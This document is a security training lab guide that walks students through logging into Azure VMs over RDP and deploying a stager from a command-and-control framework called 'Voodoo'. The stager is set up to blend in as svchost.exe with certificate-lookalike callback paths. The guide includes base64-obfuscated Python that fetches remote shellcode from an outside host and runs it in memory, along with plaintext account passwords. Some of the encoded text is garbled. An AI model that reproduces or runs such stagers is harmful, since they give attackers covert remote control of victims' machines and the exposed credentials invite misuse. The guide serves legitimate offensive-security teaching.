

# Azure RDP Access

Login Portal: <https://portal.azure.com/>


Student numbers:

- Student numbers are generally a number between 1 and 60.
- We normally write these student numbers with preceding 0s.
- For example. Student number 1 is "Student001".
- We frequently replace your student number for "####" in this lab guide.
- Most of the time when you see ### in this lab guide, you will need to replace it with your student number, e.g. student 5 will need to replace "###" with "005".


Assigned Azure accounts for students are as follows...

- Username (### is your student number): padawan###@traintestrepeatstage2sec.onmicrosoft.com
- Password: h0w1N0w2BROWN321COW
- Resource Group w/ Write Access (### is your student number): padawan###


Click on the "Resource group" icon:



Browse to your resource group and click on the name, e.g. padawan###:



Click on the resource with the type of "Virtual machine":



You should now be able to view the "Public IP address" of the VM:

Note:

If you see an error similar to "The last operation performed on this VM failed. The VM is still running. View error details", just ignore the error message. This is due to the custom image taking longer than expected to deploy, because it has many tools bake into the image for pentesting.

Click the "Connect" link and then click "RDP":

This will enable us to download a RDP file via clicking the "Download RDP File" button:

Open this .rdp file to launch the remote desktop application and login into the server using the credentials collected earlier:

Username: .\pizzatrain  
Password: Th3V4nd41s!@#

### Voodoo Stager

To prepare your Voodoo stager, if your LP docker isn't still running from earlier, run `cnoid_voodooce` and log in to your Voodoo LP. (Refer to "Interact Via Voodoo" if you need a refresher)

Click on Stagers -> Create Stager

Make sure the public IP of your LP is in "Domain" and choose the option for Windows x64 target.

We normally complete the fields similar to the following values for this training course:

- Name: winRdpMasqStager
- Communication Style: HTTPS Call-back
- Domain: <unique subdomain>.demovoodoo.com
- Port: 443
- Callback interval (seconds): 1
- URL Path: /CRL/partial\_update
- Proxy: Use host settings
- Custom Headers: <None, N/A, Leave Blank>
- Target: Windows
- Architecture: x64
- Host Process: svchost.exe
- Command Argument / Passphrase: update

The screenshot shows a web browser window with the URL `xnx320919.demovoodoo.com/admin/index`. The interface includes a sidebar with navigation options: Overview, Agents, Listeners, Stagers, Resources, Boneyard, Logs, Settings, and Logout. The main content area displays the configuration for a stager named `winRdpMasqStager`. A message states: "Some features are disabled in the community edition". The configuration fields are as follows:

- Name: winRdpMasqSt
- Communication Style:  HTTPS Call-back
- Domain: xnx320919.d
- Port: 443
- Callback interval (seconds): 1
- URL Path: /CRL/partial
- Proxy:  Use host settings
- Custom headers: Select
- Target:  Linux
- Architecture:  x64
- Host process: svchost.exe

Command Argument / Passphrase

update

Update

Ensure you enter a process name that would blend in on a Windows host and...

Click the "Update" button.

We will be using the "Python x64 2.7" payload...

padawan030 - Microsoft Azure | vm016s053 - Microsoft Azure | Voodoo

xn timer 320919.demovoodoo.com/admin/index

Overview

Agents

Listeners

Stagers

Resources

Boneyard

Logs

Settings

Logout

Port 4444

Callback interval (seconds) 10

URL Path /CRL/partial

Proxy  Use host set

Custom headers Select

Target  Linux  Windows

Architecture  x64  ARM

Host process svchost.exe

Command Argument / Passphrase update

Update

```
c:\python27-x64\python -c
"exec('aW1wb3J0IGN0eXB1cywgdxJsbGlim:
W4vOGMwZGFiOTAtYjZhNS00ZTEwLWJlYzQtY:
WZpZWRFY29udGV4dCgpIG9yIE5vbmUKeHMgP:
gogICBzbys9Y2hyKHZeb3JkKHgpKQpwdHIgP:
GxlbihzbykpLmZyb2lfYnVmZmVyKGJ5dGVhc:
WwzMj5DcmVhdGVUaHJlYWQoMmcwLHB0cisxMI
```

[Download Executable](#)[Download Shellcode](#)

Select the python code and copy it to your text editor...


Remove the default path of "c:\python27-x64"...

And we should be left with a string similar to the following in our text editor...

```
python -c "exec('aW1wb3J0IGN0e...snip...wwKQp0aW11LnNsZWVwKDkpcg=='.decode('base64'))"
```

Return to your RDP session, open a powershell window as **Administrator**, by right-clicking on the Windows button and clicking the "Windows PowerShell (Admin)" link...

BHUSA2021




Now paste the Python command and press enter.

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\pizzatrain> python -c "exec('au1wb3j81GN0eXB1cygdX3sbG1lM1wgc3NsLCBvcywgcmFuZG9t1CB0aW1lCnggPSB1cmxsaWlyL11
1cXV1c3Qo32h0dH8z018vly4yM14yMjM00j08My9nZm4wOD1hM2I0YVYNTg3Y108NefKLTheMTQkMjV1ODY4ZmRlZmFjYkY3QgPSBoYXNhdHRyKkH
zbCwg319jcmVhdGVfdvS22X3pZm112F9jb2502Xh0JykgYW5kIHhzbc5FY3J1YXR1X3VudmVyaWZpZWRYZ29udGV4dCgpIG9yIE5vbmUKehMgPSB1cmxsaW
yLnVybG9wZW4oeCwgY29udGV4dD1jdCkucmVhZCgpCnY9ODYwHjQ1CnNvPwln7wpab3IgeCBpb1B4czokICAgdJ0hlyp2KzEzKSUyNTYKICAgc28rPwNoc1H
2Xm9yZCh4K5kKcHRyID0yY3R5cGVzLndpbmRsbC5rZXJ0ZmVzR15MaX80dWfsQkxs2fNoKcwgGvUkHNvK5wMHgzHDawLCA2NCKYnvmID0gKGN0eXB1cy9
jX2NoYXlGk185ZmHoc2Bpk5mcm9tX2JlZmZlc1h1eXR1YXJyYXkoc2BkQopjdH1wZmRud2luz0xsLmt1cm51ODMyL110BE1vdaVHZM1vcnkochRyLCB1dM
sTG1b1hzbypCm0eXB1cy53aW5kbG9ua2VybWVshz1Uq3J1YXR1VG9yZmFKKDAzPCkwdH1rHTAyNCwnY29udG9zdC5leGVbnVwZGF0ZScsRmwwKQp0aW
1LnM5ZWwKXpCg=='.decode('base64'))"
```

We should now soon see we have a new entry in the "Voodoo Agents" section of the web interface:



Leave the RDP session signed in (you can click the X, just don't sign out) since we are running as the pizzatrain user, Voodoo will be killed if the user's session ends.

